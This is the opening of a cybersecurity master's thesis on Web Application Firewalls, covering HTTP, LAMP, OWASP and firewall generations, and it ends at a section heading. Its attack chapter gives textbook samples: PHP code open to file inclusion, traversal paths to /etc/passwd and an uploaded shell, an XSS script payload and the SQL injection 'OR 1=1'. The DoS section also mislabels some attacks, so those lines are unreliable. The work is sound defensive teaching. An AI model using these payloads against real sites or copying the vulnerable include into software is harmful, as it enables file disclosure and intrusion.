University of Piraeus

School of Information and Communication Technologies

Department of Digital Systems

Postgraduate Program of Studies

MSc Digital Systems Security

Thesis

Description, analysis and implementation of a Web Application Firewall (WAF). Creation of attack scenarios and threats prevention.

Supervisor Professor: Dr. Christos Xenakis

Name-Surname	E-mail	Student ID.
Evangelos Pantoulas	epantoulas@ssl-unipi.gr	MTE1924

Piraeus

--/--/----

Table of Content

Table of Figures

Abstract

This thesis refers to some general concepts that will be used to describe, analyze and implement a Web Application Firewall. Also, all attacks that will take place during implementation are explained in a separate chapter. The thesis includes an extensive report of 1st, 2nd, and 3rd generation Firewalls. Additional information on 3rd generation Firewall will be provided. In addition, Security Information and Event Management (SIEM) will be presented with a historical overview, how it works, its benefits and its development. Furthermore, the implementation of the thesis will be presented as follows: The presentation of the website, the implementation of WAF with the default and custom rules with relevant attacks. Furthermore, the deployment and results from SIEM are presented. Finally, some use cases with the most known attacks with their results before and after the implementation of WAF have been created.

Introduction

The web servers are the main components of the business for sharing the stored information through the Internet. The web servers deliver data such as websites including articles, images, videos, etc. that are available to the client when requested. The web servers are run in a constant state to respond to requests from the Internet. The Apache Server is the most popular web server program, and its advantage is an open-source program and serves a wide variety of operating systems such as Unix, Linux, Microsoft Windows, and Mac OS X.

Because the web servers play the most important role in the network, it is important to protect them from malicious attacks. The main goals of the malicious attacks are the attackers gain unauthorized access and disrupt the availability of the web servers or expose data. There are network appliances that are added to the network such as Intrusion Prevention System (IPS) and Intrusion Detection System (IDS), but their main functionalities are to detect the attack and notify the administrators.

On the other hand, the attacks that take place increase the risks and cause significant problems for the companies. One of these malicious attacks is Cross-Site Scripting (XSS) which occurs when untrusted data goes through invalidated fields. The attacker can expose data from a business and cause damage to the business's reputation.

A lot of businesses have implemented the first line of defense, the Firewalls. According to the Firewall configuration, the connections pass through Firewall rules and block or permit them. However, the attacks evolve and the rules are inadequate as time passes. Finally, the Application Firewall was developed as a third-generation firewall, which controls not only the header and footer portion of the package but also the data portion.

The Web Application Firewall (WAF) checks the data level of the packets to protect the application layer of the OSI model. During the check of the packet's data level, more detailed information is discovered such as HTTP header that includes the HTTP request, cookies, information about User-agent, etc. With all this information, the mechanisms can evaluate the packets and administrators can make rules to decide whether to allow or reject traffic.

The WAF is used for traffic control, so the access control on web application entities needs to have additional security, for example, Role-based Access Control (RBAC) and Mandatory Access Control (MAC). The administrators use the RBAC model to give roles with specific permission to the users. The MAC model is used for providing control over file access.

Finally, the WAF is running as a service in the web server and protects the application layer level. The main purpose of the WAF is to control all incoming traffic and to accept or reject the traffic based on rules. The rules are configured by administrators and have keywords such as "Allow" or "Reject" as the basis for the decision.

General Concepts

In this chapter, I will refer to some general concepts of networks and network security which are necessary for the correct understanding of the thesis. I will refer to concepts such as what is a web server, what is a LAMP stack, how it is done with authentication with the HTTP protocol, what are the types of attacks used, and finally what is the Open Web Application Security Project (OWASP) and how it is used.

HTTP Authentication

The OSI Model (Open Systems Interconnection Model) is a conceptual framework used to describe the functions of a networking system. In the OSI model, the communications between a computing system are split into seven different layers





Figure 1- ISO model [1]

In this section, I will refer to the application layer and the HTTP protocol. The Hypertext Transfer Protocol (HTTP) is an application layer protocol for distributed, collaborative, hypermedia information systems. The HTTP is the foundation of the World Wide Web and is used to load web pages using hypertext links. The HTTP is an application layer protocol designed to transfer information between networked devices and runs on top of other layers of the network protocol stack. A typical flow over HTTP involves a client machine requesting a server, which then sends a response message.[2]

After defining what HTTP is, let’s explain how the HTTP authentication framework works. According to RFC 7235, the HTTP authentication framework can be used by a server to challenge a client request, and by a client to provide authentication information.

The challenge and response flow works as above:

1. The server responds to a client with a 401 (Unauthorized) response status and provides information on how to authorize with a www-authenticate response header containing at least one challenge.
2. A client that wants to authenticate itself with the server, creates an authorization request header with its credential.
3. Most of the time, the client presents a password to the user and sends a request including the correct authorization header.



```
GET / HTTP/1.1
```

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="Access to the staging site"
```

```
GET / HTTP/1.1
Authorization: Basic YWxhZGRpbjpvcGVuc2VzYW1l
```

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 403 Forbidden
```

Figure 2- Client-Server challenge [3]

When a client can authenticate to a server then the success status code of the server is 200 OK, this response code indicates that the request has succeeded. But if a server receives credentials that are inadequate to access a given resource, the server should respond with the 401 Unauthorized response status code; this status code will be displayed by the server when an unauthorized entry is detected.

LAMP Stack

The LAMP Stack is the foundation for Linux, Apache, MySQL, and PHP software stack. It is one of the first open-source software stacks for the web and remains one of the most common ways to deliver web applications. It is widely used and is considered by many to be the platform of choice for developing new custom web apps.

The four components provide a proven set of software for delivering high-performance web applications. Websites and Web Applications run on top of this underlying stack. Each component contributes essential capabilities to the stack:

- **Linux** is the Operating System (OS) and makes up the first layer. It is very useful because it offers flexibility and configuration options for web servers, unlike any other OS. Linux sets the foundation for the stack model. All other layers run on top of this layer.
- **Apache** is the web server and the second layer of the software stack. This layer resides on the top of the Linux layer. The Apache web server processes requests and serves web data over HTTP so that the application can be accessed by anyone in the public domain via a URL.
- **MySQL** is the database and the third layer. It is an open-source relational database management system for storing application data. MySQL stores details that can be queried by scripting to construct a website; it usually sits on the top of Linux alongside Apache.
- **PHP** is the programming language and the fourth layer. It is an open-source scripting language that works with Apache for the creation of dynamic web pages. Websites and Web Applications run within this layer.




Figure 3- LAMP stack [6]

The stack layers depend on each other, if one layer does not work, then an issue will be created throughout the stack. For instance, if the disk drive gets full, then it is a first/Linux layer, this will affect the entire stack because all the other layers are on top of the affected layer. Similarly, when MySQL goes offline, PHP will display an error because these two layers are related.


Malicious Attacks

In this subchapter, I will refer to and explain the most well-known and common malicious attacks that I will use them for the implementation of my thesis.

Local File Inclusion (LFI)

An attacker can use Local File Inclusion (LFI) to trick the web application into exposing or running files on the web server. An LFI attack may lead to information disclosure, remote code execution, or even Cross-site Scripting (XSS). Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement.


This is an example of PHP code that is vulnerable to LFI.



```php
/**
* Get the filename from a GET input
* Example - http://example.com/?file=filename.php
*/
$file = $_GET['file'];

/**
* Unsafely include the file
* Example - filename.php
*/
include('directory/' . $file);
```

Figure 4- LFI example code [16]

In the above example, an attacker could trick the application into executing a PHP script such as a web shell that the attacker managed to upload to the web server.



```
http://example.com/?file=../../uploads/evil.php
```

Figure 5- LFI URL example [16]

In this example, the file is uploaded by the attacker. The malicious file will be included and executed by the user that runs the web application unintentionally. In this way, the attacker can run his malicious code into the web server.

This is a worst-case scenario. An attacker does not always upload a malicious file to the web application. Even if he did, there is no guarantee that the application will save the file on the same server where the LFI vulnerability exists. Even then, the attacker should know the disk path to the uploaded file.

Furthermore, the attacker may not have the ability to upload malicious code, but the LFI continues to be dangerous. An attacker can still perform a LFI attack with a Directory Traversal or Path Traversal attack using the LFI vulnerability. An illustrative example is the below: http://example.com/?page=../../../../../../etc.passwd

In this example, the attacker tries to get the contents from the path /etc/passwd that contains a user's password list on the webserver. Also, with Directory Traversal the attacker can retrieve the content of the log file from the webserver, source code and other sensitive information included.

Cross-Site Scripting (XSS)

Cross-site Scripting (XSS) is an exploit where the attacker inserts malicious code into a legitimate website that will execute when the victim loads the website. This malicious code can be inserted in several ways. More commonly, it is either inserted at the end of a URL or posted directly into a page that displays user-generated content. More technically, cross-site scripting is a client-code injection attack.



Attacker
1
Attacker sends script-injected link to victim (e.g. email scam)
Victim
2
Victim clicks on link and requests legitimate website
Website
3
Victim's browser loads legitimate site, but also executes malicious script
4
Malicious script sends victim's private data to attacker

Figure 6- XSS attack flow [9]

The most common example of a cross-site scripting attack is seen on websites that have unvalidated comment forums. In this case, an attacker will post a comment with malicious code wrapped in "<script> </script>". These tags tell a web browser to interpret everything between the tags as JavaScript code. Once that comment is on the page when any other user loads that website, the malicious code between the script tags will be executed by their web browser and they will become a victim of the attack.

There are two popular types of cross-site scripting attacks:


- **Reflected cross-site scripting:** The malicious code is injected into the end of the URL of a website, the website is usually a legitimate, trusted website. When the victim loads this link in his web browser, the browser will execute the code injected into the URL. The attacker often uses some form of social engineering to trick the victim into clicking on the link. For example: http://bank.com/index.php? username=<script>alert('XSS attack!!');</script>
- **Persistent cross-site scripting:** This attack is taking place on sites that allow the users to post content that other users will see, such as a comments forum or social media site. If the site does not validate the inputs for user-generated content, an attacker can inject code that other user's browsers will execute when the page loads. For instance, an attacker may go to a social media site, post a phrase and inject malicious code in the hyperlink format.

SQL Injection (SQLi)

SQL injection is a code injection technique that is used to modify or retrieve data from SQL databases. By inserting specialized SQL queries into an entry field or at the end of the URL, an attacker can execute commands that allow retrieval of data from the database, stealing of sensitive data, or other manipulative behaviors.

When the attacker executes the proper SQL commands, can spoof the identity of a more privileged user, make themselves or others database administrators, tamper with existing data, modify transactions and balances, retrieve and/or destroy all server data.

In the example below, I will explain how an attacker can execute the SQL injection into a field and how the command is sent to the SQL database Server.



Please enter your student ID number: 117 OR 1=1

Figure 7- SQL code example [10]

In the above screenshot, the attacker enters a number and injects a SQL statement (OR 1=1). The query would search into the database to test if 1 is equal to 1. The query is always true and the database will return all data from the table back to the attacker. The query that will be executed in the database is: SELECT * FROM students WHERE studentId = 117 OR 1=1;

The SQL injection will be sent with the URL to the web server and the web server will send the SQL query back to the SQL database server. Finally, the database will return all the students and the web server will display the entire list of students. The attacker can see the entire list of students without having any privileged access.




Figure 8- SQL attack flow [10]

Denial-of-service attack (DoS attack)

A Denial of Service (DoS) attack is a malicious cyber attack that causes a system to become unavailable by interrupting the normal operation of the system. DoS attacks achieve system unavailability by flooding the targeted machine with traffic until the information cannot be processed, resulting in a denial of service to legitimate users. A DoS attack is characterized using a single computer to launch the attack.

There are two general methods of DoS attacks. The first method is flood attacks, which occur when the system receives too much traffic for the system to handle, causing it to slow down and eventually stop. The most popular flood attacks are the below:

1. **Buffer overflow attacks**: This is the most common attack, in which the system receives much more traffic than it can handle.
2. **Ping flood**: The malicious actor exploits misconfigured network devices by sending spoofed packets through ping to each computer or device existing on the target network instead of a specific machine. This attack is also known as a smurf attack or ping of death.
3. **Flood SYN**: In this attack the malicious actor sends a connection request to a server, but never completes the handshake. It continues until all open ports are saturated with requests and none are available for legitimate users to connect.

The second method of DoS attacks exploits vulnerabilities in the target system to cause unavailability. In these attacks, the malicious actor sends too much information to cause crashes or severe destabilization of the target system.

The difference between Distributed Denial of Service (DDoS) and Denial of Service (DoS) is the number of connections that are utilized in the attack. The DDoS attack uses many sources of attack traffic, for example botnet and the DoS utilizes a single connection, for example, Slowloris.




Figure 9- Difference between DDoS and DoS [11]

Application Security Verification Standard (OWASP)

The Open Web Application Security Project (OWASP) is an online community that produces freely available articles, methodologies, documentation, tools, and technologies in the field of web application security. It works for the improvement of the security of software through open-source projects by the community, hundreds of chapters worldwide, ten thousand members, and by hosting a lot of local and global events.

The Application Security Verification Standard project provides a basis for testing web application technical security controls and provides developers with a list of requirements for secure development.[12]

The first goal of the OWASP Application Verification Standard project is to normalize the level of rigor for performing web application security using a functional open and easily useful standard. The standard provides technical security controls for testing the applications, as well as technical security controls in the environment that are created for the protection from vulnerabilities, such as Cross-Site Scripting(XSS) and SQL Injection. The standard establishes a high level of confidence in the security of web applications.

The OWASP shared a top 10 standard awareness document for the developers and web application security. It represents a broad consensus about the most critical security risk to a web application. The Top 10 list is:[12]

1. **Injection**
2. **Broken Authentication**
3. **Sensitive Data Exposure**
4. **XML External Entities (XXE)**
5. **Broken Access Control**
6. **Security Misconfiguration**
7. **Cross-Site Scripting (XSS)**
8. **Insecure Deserialization**
9. **Using Components with Known Vulnerabilities**
10. **Insufficient Logging & Monitoring**

The company should adopt this top 10 awareness standard to ensure that its web applications mitigate these risks.

Firewall

A firewall is a network security device that monitors incoming and outgoing network traffic and decides whether to allow or block specific traffic based on a defined set of security rules.[13]

The main function of a firewall is to regulate the data flow between two computer networks. Usually, these two networks are the Internet and the local/corporate network. A firewall is inserted between two networks that have different levels of trust. The Internet has a low level of trust, while the corporate network or home network has the highest degree of trust. A perimeter network or a Demilitarized Zone (DMZ) has a medium level of trust.

The purpose of installing a firewall is to prevent attacks on the local network and to deal with them. However, a firewall can be useless if not set up properly. It is good practice for the firewall to be configured to reject all connections other than those allowed by the network administrator (default-deny). To properly configure a firewall, the network administrator must have a complete picture of the needs of the network and also have a very good knowledge of computer networks. Many administrators do not have these qualifications and configure the firewall to accept all connections except those that the administrator prohibits (default-allow). This setting makes the network vulnerable to attack by external users.

Web Server

In this subchapter, I will explain what a web server is and how a web server works. A definition of what is a web server is the below:

“*A web server is a computer that runs websites. It's a computer program that distributes web pages as they are requisitioned. The basic objective of the webserver is to store, process, and deliver web pages to the users. This intercommunication is done using Hypertext Transfer Protocol (HTTP). These web pages are mostly static content that includes HTML documents, images, style sheets, tests, etc. Apart from HTTP, a web server also supports SMTP (Simple Mail Transfer Protocol) and FTP (File Transfer Protocol) protocol for emailing and for file transfer and storage.*”[4]

The web server can refer to hardware and software, or both working together.

On the hardware side, a web server is a computer that stores web server software and a website’s component files (e.g. HTML files, images, CSS, JavaScript files). A web server connects to the Internet and supports physical data interchange with other devices connected to the web.

On the software side, a web server includes several parts that control how web users access hosted files. The web servers that communicate over HTTP are named HTTP servers. An HTTP server is software that understands URLs and HTTP. It can be accessed through the domain names of the websites it stores, and it delivers the content of these hosted websites to the end user's device.

For better understanding, when a browser needs a file from a web server, the browser sends a request through HTTP. When the request reaches the correct hardware web server, the software web server accepts the request, finds the requested web page, and sends it back to the browser through HTTP. If the server does not find the requested web page, it returns a 404 response.




Figure 10- HTTP Request-Response [5]

When someone wants to publish a website, he needs a static or a dynamic web server.

A static web server consists of a computer for hardware with an HTTP server for software. It is named "static" because the server sends its hosted files as-is to the browser.

On the other side, a dynamic web server consists of a static web server with an application server and a database. It is named ”dynamic” due to the application server updating the hosted files before sending content to the browser.

In addition, a web server stores all HTML documents with the related assets, including images, CSS stylesheets, JavaScript files, and video. Also, a web server provides support for HTTP. As its name implies, HTTP specifies how to transfer hypertext between two computers. The HTTP is a textual protocol, all commands are plaintext and human-readable. It is also a stateless protocol, more specifically the server and the client do not remember previous communications.

The HTTP provides some rules for how a client and server communicate. Some of these rules are the below:

- Only the clients can make HTTP request and the servers can only respond to the client’s HTTP request.
- When a client sends a request through HTTP, he must provide the corresponding URL.
- The web server has to respond to every HTTP request, at least with an error message.

When a web server receives an HTTP request, it is responsible to realize some actions.

1. Upon receiving an HTTP request, the webserver first checks if the requested URL matches an existing file.
2. If the URL matches an existing file, then it sends the file content back to the browser.
3. If the process is not possible, then the web server returns an error message to the browser. The most common error message is 404 Not Found.

There are so many server technologies that it is difficult to cover them. Some categories of servers cover some specific technologies and some other categories, other technologies.

1st Generation Firewall - Packet Filter

The first research paper on firewall technology came out in 1988 when DEC (Digital Equipment Corporation) engineers developed data packet filters. These packet filters are considered as first generation firewall.

Packet filters work as follows: The Packet filters read packets of data moving from one network to another, and if a packet matches the block rule, they reject it. The network administrator can set the rules under which packets will be rejected. This type of firewall can reject the packet by a trusted network because it does not store information about the status of the various connections from one network to another (stateless packet filtering). Instead, the Packet filters filter each packet based on the information contained in the packet itself (e.g., source IP address, destination IP address, protocol, port number, etc.). Because TCP and UDP protocols use well-known ports, a first-generation firewall can distinguish packages related to various functions, such as email, file transfer, Internet browsing, and so on.

2nd Generation - Stateful Firewall

The second generation firewall was developed by three researchers at AT&T Bell Labs: Dave Presetto, Howard Trickey and Kshitij Nigam.

Second generation firewalls act like first generation firewalls with some additional features. One of them is the fact that they are examining the state of each package, i.e. the connection from which it came. For this reason, they are referred to as state filters (stateful firewalls). These filters always keep track of the number and type of connections between the two networks, and they can also tell if a packet is the beginning or the end of a new connection or part of an existing one.

The administrators of such firewalls can set the rules according to which the connection from the external network (Internet) to the local/corporate network will be allowed. This makes it easier to prevent various types of attacks, such as a SYN flood attack.

3rd Generation - Web Application Firewall

The third generation firewall is based on the application level according to the OSI (Open Systems Interconnection) reference model. The main feature of this generation firewall is that it can understand which programs and protocols are trying to create a new connection (e.g. FTP - File Transfer Protocol, DNS - Domain Name System, Internet browsing, etc.). This allows applications that attempt to create unwanted connections or abuse of a protocol or service to be detected.

What does a Web Application Firewall (WAF) protect?

The WAF protects a web application from unauthorized attacks and monitoring HTTP traffic between a web application and the Internet. It protects from malicious attacks such as XSS, file inclusion, and SQL injection, among others. A WAF is a defense for the application layer in the OSI model and is not designed to defend against all types of attacks.

When a WAF is deployed in front of a web application, a wall is placed between the web application and the Internet. A proxy server protects a client machine's identity by using an intermediary, a WAF is a type of reverse -proxy, protecting the server from exposure by having clients pass through the WAF before reaching the server.

A WAF operates through a set of rules often called policies. These policies aim to protect against vulnerabilities in the application by filtering out malicious traffic. The most important for the WAF is the speed and ease with which policy modification can be implemented, allowing for faster response to varying attack vendors during DDoS attack, rate limiting can be quickly implemented by modifying WAF policies.




Figure 11- Network and Web Application Firewall schema [15]

How do WAFs work

A WAF that operates based on a blocklist protects against known attacks. Think of a blocklist WAF as a club bouncer instructed to deny admittance to guests who do not meet the dress code.

On the contrary, a WAF based on an allowlist only admits pre-approved traffic. This is like a guard that only allows people to access a list.

Blocklists and allowlists have their advantages and drawbacks, which is why many WAFs offer a hybrid security model, which implements both.

What are network-based, host-based, and cloud-based WAFs?

A WAF can be implemented one of three different ways, each with its benefits and shortcomings:

- A **network-based WAF** is generally hardware-based. Since they are installed locally they minimize latency, but network-based WAFs are the most expensive option and also require the storage and maintenance of physical equipment.
- A **host-based WAF** may be fully integrated into an application's software. This solution is less expensive than a network-based WAF and offers more customizability. The downside of a host-based WAF is the consumption of local server resources, implementation complexity, and maintenance costs. These components typically require engineering time and may be costly.
- **Cloud-based WAFs** offer an affordable option that is very easy to implement. They usually offer a turnkey installation that is as simple as a change in DNS to redirect traffic. Cloud-based WAFs also have a minimal upfront cost, as users pay monthly or annually for security as a service. Cloud-based WAFs can also offer a solution that is consistently updated to protect against the newest threats without any additional work or cost on the user's end. The drawback of a cloud-based WAF is that users hand over the responsibility to a third party, therefore some features of the WAF may be a black box to them.

What does the WAF use?

